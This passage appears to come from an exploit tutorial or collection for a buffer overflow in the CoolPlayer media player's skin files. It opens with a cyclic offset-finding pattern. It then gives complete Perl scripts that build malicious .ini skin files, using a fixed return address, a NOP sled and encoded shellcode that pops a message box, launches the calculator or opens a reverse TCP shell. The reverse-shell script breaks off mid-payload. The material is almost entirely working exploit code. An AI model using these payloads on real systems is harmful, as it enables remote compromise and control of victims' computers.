2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc
9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df
6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di
3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl
0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn
7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq
4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt
1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv
8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy
5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb
2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed
9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg
6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej
3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em
0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo
7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er
4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu
1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew
8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez
5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc
2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe
9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh
6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk
3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn
0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp
7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs
4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv
1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx
8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga
5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd
2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf
9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi
6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk6Gk7Gk8Gk9Gl0Gl1Gl2Gl
3Gl4Gl5Gl6Gl7Gl8Gl9Gm0Gm1Gm2Gm3Gm4Gm5Gm6Gm7Gm8Gm9Gn0Gn1Gn2Gn3Gn4Gn5Gn6Gn7Gn8Gn9Go
0Go1Go2Go3Go4Go5Go6Go7Go8Go9Gp0Gp1Gp2Gp3Gp4Gp5Gp6Gp7Gp8Gp9Gq0Gq1Gq2Gq3Gq4Gq5Gq6Gq
7Gq8Gq9Gr0Gr1Gr2Gr3Gr4Gr5Gr6Gr7Gr8Gr9Gs0Gs1Gs2Gs3Gs4Gs5Gs6Gs7Gs8Gs9Gt0Gt1Gt2Gt3Gt
4Gt5Gt6Gt7Gt8Gt9Gu0Gu1Gu2Gu3Gu4Gu5Gu6Gu7Gu8Gu9Gv0Gv1Gv2Gv3Gv4Gv5Gv6Gv7Gv8Gv9Gw0Gw
1Gw2Gw3Gw4Gw5Gw6Gw7Gw8Gw9Gx0Gx1Gx2Gx3Gx4Gx5Gx6Gx7Gx8Gx9Gy0Gy1Gy2Gy3Gy4Gy5Gy6Gy7Gy
8Gy9Gz0Gz1Gz2Gz3Gz4Gz5Gz6Gz7Gz8Gz9Ha0Ha1Ha2Ha3Ha4Ha5Ha6Ha7Ha8Ha9Hb0Hb1Hb2Hb3Hb4Hb
5Hb6Hb7Hb8Hb9Hc0Hc1Hc2Hc3Hc4Hc5Hc6Hc7Hc8Hc9Hd0Hd1Hd2Hd3Hd4Hd5Hd6Hd7Hd8Hd9He0He1He
2He3He4He5He6He7He8He9Hf0Hf1Hf2Hf3Hf4Hf5Hf6Hf7Hf8Hf9Hg0Hg1Hg2Hg3Hg4Hg5Hg6Hg7Hg8Hg
9Hh0Hh1Hh2Hh3Hh4Hh5Hh6Hh7Hh8Hh9Hi0Hi1Hi2Hi3Hi4Hi5Hi6Hi7Hi8Hi9Hj0Hj1Hj2Hj3Hj4Hj5Hj
6Hj7Hj8Hj9Hk0Hk1Hk2Hk3Hk4Hk5Hk6Hk7Hk8Hk9Hl0Hl1Hl2Hl3Hl4Hl5Hl6Hl7Hl8Hl9Hm0Hm1Hm2Hm

3Hm4Hm5Hm6Hm7Hm8Hm9Hn0Hn1Hn2Hn3Hn4Hn5Hn6Hn7Hn8Hn9Ho0Ho1Ho2Ho3Ho4Ho5Ho6Ho7Ho8Ho9Hp
0Hp1Hp2Hp3Hp4Hp5Hp6Hp7Hp8Hp9Hq0Hq1Hq2Hq3Hq4Hq5Hq6Hq7Hq8Hq9Hr0Hr1Hr2Hr3Hr4Hr5Hr6Hr
7Hr8Hr9Hs0Hs1Hs2Hs3Hs4Hs5Hs6Hs7Hs8Hs9Ht0Ht1Ht2Ht3Ht4Ht5Ht6Ht7Ht8Ht9Hu0Hu1Hu2Hu3Hu
4Hu5Hu6Hu7Hu8Hu9Hv0Hv1Hv2Hv3Hv4Hv5Hv6Hv7Hv8Hv9Hw0Hw1Hw2Hw3Hw4Hw5Hw6Hw7Hw8Hw9Hx0Hx
1Hx2Hx3Hx4Hx5Hx6Hx7Hx8Hx9Hy0Hy1Hy2Hy3Hy4Hy5Hy6Hy7Hy8Hy9Hz0Hz1Hz2Hz3Hz4Hz5Hz6Hz7Hz
8Hz9Ia0Ia1Ia2Ia3Ia4Ia5Ia6Ia7Ia8Ia9Ib0Ib1Ib2Ib3Ib4Ib5Ib6Ib7Ib8Ib9Ic0Ic1Ic2Ic3Ic4Ic
5Ic6Ic7Ic8Ic9Id0Id1Id2Id3Id4Id5Id6Id7Id8Id9Ie0Ie1Ie2Ie3Ie4Ie5Ie6Ie7Ie8Ie9If0If1If
2If3If4If5If6If7If8If9Ig0Ig1Ig2Ig3Ig4Ig5Ig6Ig7Ig8Ig9Ih0Ih1Ih2Ih3Ih4Ih5Ih6Ih7Ih8Ih
9Ii0Ii1Ii2Ii3Ii4Ii5Ii6Ii7Ii8Ii9Ij0Ij1Ij2Ij3Ij4Ij5Ij6Ij7Ij8Ij9Ik0Ik1Ik2Ik3Ik4Ik5Ik
6Ik7Ik8Ik9Il0Il1Il2Il3Il4Il5Il6Il7Il8Il9Im0Im1Im2Im3Im4Im5Im6Im7Im8Im9In0In1In2In
3In4In5In6In7In8In9Io0Io1Io2Io3Io4Io5Io6Io7Io8Io9Ip0Ip1Ip2Ip3Ip4Ip5Ip6Ip7Ip8Ip9Iq
0Iq1Iq2Iq3Iq4Iq5Iq6Iq7Iq8Iq9Ir0Ir1Ir2Ir3Ir4Ir5Ir6Ir7Ir8Ir9Is0Is1Is2Is3Is4Is5Is6Is
7Is8Is9It0It1It2It3It4It5It6It7It8It9Iu0Iu1Iu2Iu3Iu4Iu5Iu6Iu7Iu8Iu9Iv0Iv1Iv2Iv3Iv
4Iv5Iv6Iv7Iv8Iv9Iw0Iw1Iw2Iw3Iw4Iw5Iw6Iw7Iw8Iw9Ix0Ix1Ix2Ix3Ix4Ix5Ix6Ix7Ix8Ix9Iy0Iy
1Iy2Iy3Iy4Iy5Iy6Iy7Iy8Iy9Iz0Iz1Iz2Iz3Iz4Iz5Iz6Iz7Iz8Iz9Ja0Ja1Ja2Ja3Ja4Ja5Ja6Ja7Ja
8Ja9Jb0Jb1Jb2Jb3Jb4Jb5Jb6Jb7Jb8Jb9Jc0Jc1Jc2Jc3Jc4Jc5Jc6Jc7Jc8Jc9Jd0Jd1Jd2Jd3Jd4Jd
5Jd6Jd7Jd8Jd9Je0Je1Je2Je3Je4Je5Je6Je7Je8Je9Jf0Jf1Jf2Jf3Jf4Jf5Jf6Jf7Jf8Jf9Jg0Jg1Jg
2Jg3Jg4Jg5Jg6Jg7Jg8Jg9Jh0Jh1Jh2Jh3Jh4Jh5Jh6Jh7Jh8Jh9Ji0Ji1Ji2Ji3Ji4Ji5Ji6Ji7Ji8Ji
9Jj0Jj1Jj2Jj3Jj4Jj5Jj6Jj7Jj8Jj9Jk0Jk1Jk2Jk3Jk4Jk5Jk6Jk7Jk8Jk9Jl0Jl1Jl2Jl3Jl4Jl5Jl
6Jl7Jl8Jl9Jm0Jm1Jm2Jm3Jm4Jm5Jm6Jm7Jm8Jm9Jn0Jn1Jn2Jn3Jn4Jn5Jn6Jn7Jn8Jn9Jo0Jo1Jo2Jo
3Jo4Jo5Jo6Jo7Jo8Jo9Jp0Jp1Jp2Jp3Jp4Jp5Jp6Jp7Jp8Jp9Jq0Jq1Jq2Jq3Jq4Jq5Jq6Jq7Jq8Jq9Jr
0Jr1Jr2Jr3Jr4Jr5Jr6Jr7Jr8Jr9Js0Js1Js2Js3Js4Js5Js6Js7Js8Js9Jt0Jt1Jt2Jt3Jt4Jt5Jt6Jt
7Jt8Jt9Ju0Ju1Ju2Ju3Ju4Ju5Ju6Ju7Ju8Ju9Jv0Jv1Jv2Jv3Jv4Jv5Jv6Jv7Jv8Jv9Jw0Jw1Jw2Jw3Jw
4Jw5Jw6Jw7Jw8Jw9Jx0Jx1Jx2Jx3Jx4Jx5Jx6Jx7Jx8Jx9Jy0Jy1Jy2Jy3Jy4Jy5Jy6Jy7Jy8Jy9Jz0Jz
1Jz2Jz3Jz4Jz5Jz6Jz7Jz8Jz9Ka0Ka1Ka2Ka3Ka4Ka5Ka6Ka7Ka8Ka9Kb0Kb1Kb2Kb3Kb4Kb5Kb6Kb7Kb
8Kb9Kc0Kc1Kc2Kc3Kc4Kc5Kc6Kc7Kc8Kc9Kd0Kd1Kd2Kd3Kd4Kd5Kd6Kd7Kd8Kd9Ke0Ke1Ke2Ke3Ke4Ke
5Ke6Ke7Ke8Ke9Kf0Kf1Kf2Kf3Kf4Kf5Kf6Kf7Kf8Kf9Kg0Kg1Kg2Kg3Kg4Kg5Kg6Kg7Kg8Kg9Kh0Kh1Kh
2Kh3Kh4Kh5Kh6Kh7Kh8Kh9Ki0Ki1Ki2Ki3Ki4Ki5Ki6Ki7Ki8Ki9Kj0Kj1Kj2Kj3Kj4Kj5Kj6Kj7Kj8Kj
9Kk0Kk1Kk2Kk3Kk4Kk5Kk6Kk7Kk8Kk9Kl0Kl1Kl2Kl3Kl4Kl5Kl6Kl7Kl8Kl9Km0Km1Km2Km3Km4Km5Km
6Km7Km8Km9Kn0Kn1Kn2Kn3Kn4Kn5Kn6Kn7Kn8Kn9Ko0Ko1Ko2Ko3Ko4Ko5Ko6Ko7Ko8Ko9Kp0Kp1Kp2Kp
3Kp4Kp5Kp6Kp7Kp8Kp9Kq0Kq1Kq2Kq3Kq4Kq5Kq6Kq7Kq8Kq9Kr0Kr1Kr2Kr3Kr4Kr5Kr6Kr7Kr8Kr9Ks
0Ks1Ks2Ks3Ks4Ks5Ks6Ks7Ks8Ks9Kt0Kt1Kt2Kt3Kt4Kt5Kt6Kt7Kt8Kt9Ku0Ku1Ku2Ku3Ku4Ku5Ku6Ku
7Ku8Ku9Kv0Kv1Kv2Kv3Kv4Kv5Kv6Kv7Kv8Kv9Kw0Kw1Kw2Kw3Kw4Kw5Kw6Kw7Kw8Kw9Kx0Kx1Kx2Kx3Kx
4Kx5Kx6Kx7Kx8Kx9Ky0Ky1Ky2Ky3Ky4Ky5Ky6Ky7Ky8Ky9Kz0Kz1Kz2Kz3Kz4Kz5Kz6Kz7Kz8Kz9La0La
1La2La3La4La5La6La7La8La9Lb0Lb1Lb2Lb3Lb4Lb5Lb6Lb7Lb8Lb9Lc0Lc1Lc2Lc3Lc4Lc5Lc6Lc7Lc
8Lc9Ld0Ld1Ld2Ld3Ld4Ld5Ld6Ld7Ld8Ld9Le0Le1Le2Le3Le4Le5Le6Le7Le8Le9Lf0Lf1Lf2Lf3Lf4Lf
5Lf6Lf7Lf8Lf9Lg0Lg1Lg2Lg3Lg4Lg5Lg6Lg7Lg8Lg9Lh0Lh1Lh2Lh3Lh4Lh5Lh6Lh7Lh8Lh9Li0Li1Li
2Li3Li4Li5Li6Li7Li8Li9Lj0Lj1Lj2Lj3Lj4Lj5Lj6Lj7Lj8Lj9Lk0Lk1Lk2Lk3Lk4Lk5Lk6Lk7Lk8Lk
9Ll0Ll1Ll2Ll3Ll4Ll5Ll6Ll7Ll8Ll9Lm0Lm1Lm2Lm3Lm4Lm5Lm6Lm7Lm8Lm9Ln0Ln1Ln2Ln3Ln4Ln5Ln
6Ln7Ln8Ln9Lo0Lo1Lo2Lo3Lo4Lo5Lo6Lo7Lo8Lo9Lp0Lp1Lp2Lp3Lp4Lp5Lp6Lp7Lp8Lp9Lq0Lq1Lq2Lq
3Lq4Lq5Lq6Lq7Lq8Lq9Lr0Lr1Lr2Lr3Lr4Lr5Lr6Lr7Lr8Lr9Ls0Ls1Ls2Ls3Ls4Ls5Ls6Ls7Ls8L
";
open(\$FILE,">\$file");
print \$FILE \$header.\$eip.\$junk;
close(\$FILE);

shellcode.pl

```
$file= "MessageBoxShellcode.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin="; #header for CoolPlayer skin
$header .= "A" x 518; #distance to eip

$eip = pack('V',0x7C86467B); #kernel32 jump esp

$shellcode = "\x90" x 90; #NOPs

$shellcode = $shellcode.
"\x89\xe6\xda\xce\xd9\x76\xf4\x58\x50\x59\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x58\x59\x5a" .
"\x4b\x4d\x4b\x4e\x39\x54\x34\x56\x44\x5a\x54\x50\x31\x58" .
"\x52\x4e\x52\x54\x37\x56\x51\x58\x49\x45\x34\x4c\x4b\x52" .
"\x51\x50\x30\x4c\x4b\x43\x46\x54\x4c\x4c\x4b\x43\x46\x45" .
"\x4c\x4c\x4b\x47\x36\x45\x58\x4c\x4b\x43\x4e\x47\x50\x4c" .
"\x4b\x50\x36\x56\x58\x50\x4f\x54\x58\x54\x35\x4b\x43\x50" .
"\x59\x43\x31\x58\x51\x4b\x4f\x4d\x31\x43\x50\x4c\x4b\x52" .
"\x4c\x47\x54\x56\x44\x4c\x4b\x51\x55\x47\x4c\x4c\x4b\x50" .
"\x54\x56\x48\x43\x48\x45\x51\x5a\x4a\x4c\x4b\x50\x4a\x45" .
"\x48\x4c\x4b\x50\x5a\x47\x50\x43\x31\x5a\x4b\x4b\x53\x50" .
"\x34\x51\x59\x4c\x4b\x56\x54\x4c\x4b\x43\x31\x5a\x4e\x50" .
"\x31\x4b\x4f\x50\x31\x4f\x30\x4b\x4c\x4e\x4c\x4c\x44\x4f" .
"\x30\x43\x44\x54\x47\x49\x51\x58\x4f\x54\x4d\x43\x31\x58" .
"\x47\x5a\x4b\x4b\x44\x47\x4b\x43\x4c\x56\x44\x56\x48\x54" .
"\x35\x4b\x51\x4c\x4b\x50\x5a\x47\x54\x45\x51\x5a\x4b\x43" .
"\x56\x4c\x4b\x54\x4c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45" .
"\x51\x5a\x4b\x4c\x4b\x45\x54\x4c\x4b\x45\x51\x4b\x58\x4d" .
"\x59\x50\x44\x56\x44\x45\x4c\x45\x31\x4f\x33\x4e\x52\x45" .
"\x58\x56\x49\x4e\x34\x4d\x59\x4d\x35\x4d\x59\x58\x42\x45" .
"\x38\x4c\x4e\x50\x4e\x54\x4e\x5a\x4c\x50\x52\x4b\x58\x4d" .
"\x4f\x4b\x4f\x4b\x4f\x4b\x4f\x4d\x59\x51\x55\x54\x44\x4f" .
"\x4b\x43\x4e\x4e\x38\x4d\x32\x54\x33\x4b\x37\x45\x4c\x51" .
"\x34\x56\x32\x4d\x38\x4c\x4e\x4b\x4f\x4b\x4f\x4b\x4f\x4b" .
"\x39\x47\x35\x54\x48\x52\x48\x52\x4c\x52\x4c\x51\x30\x51" .
"\x51\x45\x38\x50\x33\x56\x52\x56\x4e\x52\x44\x43\x58\x52" .
"\x55\x54\x33\x45\x35\x43\x42\x4c\x48\x51\x4c\x51\x34\x45" .
"\x5a\x4c\x49\x5a\x46\x50\x56\x4b\x4f\x50\x55\x45\x54\x4d" .
"\x59\x58\x42\x50\x50\x4f\x4b\x4e\x48\x49\x32\x50\x4d\x4f" .
"\x4c\x4c\x47\x45\x4c\x47\x54\x50\x52\x4d\x38\x43\x51\x4b" .
"\x4f\x4b\x4f\x4b\x4f\x52\x48\x52\x4f\x54\x38\x50\x58\x47" .
"\x50\x43\x58\x45\x31\x43\x57\x45\x35\x51\x52\x52\x48\x50"
```

```
"\x4d\x43\x55\x52\x53\x54\x33\x56\x51\x49\x4b\x4c\x48\x51" .
"\x4c\x47\x54\x54\x4a\x4c\x49\x5a\x43\x43\x58\x56\x38\x51" .
"\x30\x47\x50\x47\x50\x52\x48\x52\x54\x43\x55\x45\x34\x56" .
"\x4e\x52\x48\x54\x30\x52\x4c\x52\x4f\x45\x39\x45\x38\x52" .
"\x4e\x51\x30\x45\x35\x52\x58\x43\x58\x51\x30\x43\x52\x45" .
"\x35\x43\x55\x43\x58\x51\x30\x43\x58\x45\x31\x43\x43\x43" .
"\x58\x45\x31\x43\x49\x45\x35\x43\x42\x52\x48\x52\x4f\x52" .
"\x4c\x50\x50\x52\x4c\x52\x48\x56\x4c\x47\x50\x51\x53\x52" .
"\x4f\x45\x38\x50\x43\x52\x4f\x52\x4f\x52\x4c\x56\x51\x4f" .
"\x39\x4b\x38\x50\x4c\x51\x34\x56\x44\x4c\x49\x4d\x31\x56" .
"\x51\x49\x42\x51\x42\x50\x53\x56\x31\x50\x52\x4b\x4f\x58" .
"\x50\x56\x51\x4f\x30\x50\x50\x4b\x4f\x50\x55\x43\x38\x41" .
"\x41";
```

```
#messagebox shellcode
```

```
open($FILE,">$file");
print $FILE $header.$eip.$shellcode;
close($FILE);
```

calc.pl

```
$file= "CalcShellcode.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin="; #header for CoolPlayer skin
$header .= "A" x 518; #distance to eip

$eip = pack('V',0x7C86467B); #kernel32 jump esp

$shellcode = "\x90" x 90; #NOPs

$shellcode = $shellcode.
"\x89\xe3\xdb\xdd\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x4b\x39\x43\x30\x43\x30\x43\x30\x45\x30\x4b\x39\x5a\x45" .
"\x56\x51\x49\x42\x45\x34\x4c\x4b\x51\x42\x50\x30\x4c\x4b" .
"\x56\x32\x54\x4c\x4c\x4b\x50\x52\x52\x34\x4c\x4b\x43\x42" .
"\x56\x48\x54\x4f\x4e\x57\x51\x5a\x51\x36\x50\x31\x4b\x4f" .
"\x50\x31\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x54\x42" .
"\x56\x4c\x51\x30\x4f\x31\x58\x4f\x54\x4d\x45\x51\x4f\x37" .
"\x4b\x52\x5a\x50\x56\x32\x56\x37\x4c\x4b\x56\x32\x54\x50" .
"\x4c\x4b\x50\x42\x47\x4c\x43\x31\x4e\x30\x4c\x4b\x47\x30" .
"\x43\x48\x4d\x55\x4f\x30\x54\x34\x50\x4a\x43\x31\x4e\x30"
```

```

"\x50\x50\x4c\x4b\x51\x58\x45\x48\x4c\x4b\x56\x38\x47\x50" .
"\x43\x31\x4e\x33\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44" .
"\x4c\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x49\x50" .
"\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x45\x51\x4f\x37\x56\x58" .
"\x4d\x30\x54\x35\x5a\x54\x43\x33\x43\x4d\x4b\x48\x47\x4b" .
"\x43\x4d\x51\x34\x54\x35\x4b\x52\x50\x58\x4c\x4b\x50\x58" .
"\x47\x54\x45\x51\x4e\x33\x45\x36\x4c\x4b\x54\x4c\x50\x4b" .
"\x4c\x4b\x51\x48\x45\x4c\x45\x51\x58\x53\x4c\x4b\x43\x34" .
"\x4c\x4b\x45\x51\x4e\x30\x4c\x49\x47\x34\x47\x54\x56\x44" .
"\x51\x4b\x51\x4b\x45\x31\x51\x49\x51\x4a\x56\x31\x4b\x4f" .
"\x4d\x30\x56\x38\x51\x4f\x50\x5a\x4c\x4b\x45\x42\x5a\x4b" .
"\x4b\x36\x51\x4d\x43\x5a\x43\x31\x4c\x4d\x4b\x35\x4f\x49" .
"\x43\x30\x45\x50\x43\x30\x50\x50\x45\x38\x50\x31\x4c\x4b" .
"\x52\x4f\x4d\x57\x4b\x4f\x49\x45\x4f\x4b\x5a\x50\x4f\x45" .
"\x4e\x42\x56\x36\x43\x58\x4e\x46\x4c\x55\x4f\x4d\x4d\x4d" .
"\x4b\x4f\x49\x45\x47\x4c\x43\x36\x43\x4c\x54\x4a\x4d\x50" .
"\x4b\x4b\x4d\x30\x43\x45\x45\x55\x4f\x4b\x50\x47\x54\x53" .
"\x52\x52\x52\x4f\x43\x5a\x43\x30\x51\x43\x4b\x4f\x58\x55" .
"\x43\x53\x45\x31\x52\x4c\x45\x33\x56\x4e\x52\x45\x54\x38" .
"\x45\x35\x43\x30\x41\x41";
#Calculator Shellcode

open($FILE,">$file");
print $FILE $header.$eip.$shellcode;
close($FILE);

```

shell-reverse.pl

```

$file= "shell-reverse-tcp.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin="; #header for CoolPlayer skin
$header .= "A" x 518; #distance to eip

$eip = pack('V',0x7C86467B); #kernel32 jump esp

$shellcode = "\x90" x 90; #NOPS

$shellcode = $shellcode.
"\x89\xe3\xdd\xc1\xd9\x73\xf4\x5d\x55\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x5a" .
"\x48\x4d\x59\x43\x30\x43\x30\x43\x30\x45\x30\x4b\x39\x4b" .
"\x55\x56\x51\x4e\x32\x52\x44\x4c\x4b\x51\x42\x56\x50\x4c" .
"\x4b\x50\x52\x54\x4c\x4c\x4b\x56\x32\x54\x54\x4c\x4b\x54" .
"\x32\x51\x38\x54\x4f\x58\x37\x51\x5a\x51\x36\x50\x31\x4b" .

```

```

"\x4f\x50\x31\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x54" .
"\x42\x56\x4c\x51\x30\x49\x51\x58\x4f\x54\x4d\x45\x51\x49" .
"\x57\x4d\x32\x5a\x50\x51\x42\x51\x47\x4c\x4b\x56\x32\x52" .
"\x30\x4c\x4b\x47\x32\x47\x4c\x43\x31\x4e\x30\x4c\x4b\x47" .
"\x30\x54\x38\x4d\x55\x4f\x30\x54\x34\x51\x5a\x45\x51\x58" .
"\x50\x56\x30\x4c\x4b\x47\x38\x54\x58\x4c\x4b\x50\x58\x47" .
"\x50\x43\x31\x49\x43\x5a\x43\x47\x4c\x50\x49\x4c\x4b\x50" .
"\x34\x4c\x4b\x45\x51\x4e\x36\x56\x51\x4b\x4f\x50\x31\x49" .
"\x50\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x45\x51\x4f\x37\x50" .
"\x38\x4b\x50\x54\x35\x5a\x54\x43\x33\x43\x4d\x5a\x58\x47" .
"\x4b\x43\x4d\x56\x44\x43\x45\x4d\x32\x50\x58\x4c\x4b\x50" .
"\x58\x51\x34\x45\x51\x4e\x33\x45\x36\x4c\x4b\x54\x4c\x50" .
"\x4b\x4c\x4b\x50\x58\x45\x4c\x43\x31\x49\x43\x4c\x4b\x54" .
"\x44\x4c\x4b\x45\x51\x4e\x30\x4d\x59\x50\x44\x56\x44\x47" .
"\x54\x51\x4b\x51\x4b\x45\x31\x51\x49\x50\x5a\x56\x31\x4b" .
"\x4f\x4d\x30\x56\x38\x51\x4f\x50\x5a\x4c\x4b\x54\x52\x5a" .
"\x4b\x4c\x46\x51\x4d\x45\x38\x56\x53\x47\x42\x45\x50\x43" .
"\x30\x43\x58\x54\x37\x54\x33\x50\x32\x51\x4f\x56\x34\x43" .
"\x58\x50\x4c\x43\x47\x51\x36\x45\x57\x4b\x4f\x4e\x35\x4f" .
"\x48\x4c\x50\x43\x31\x45\x50\x45\x50\x51\x39\x58\x44\x56" .
"\x34\x50\x50\x52\x48\x47\x59\x4d\x50\x52\x4b\x45\x50\x4b" .
"\x4f\x49\x45\x56\x30\x50\x50\x56\x30\x50\x50\x51\x50\x50" .
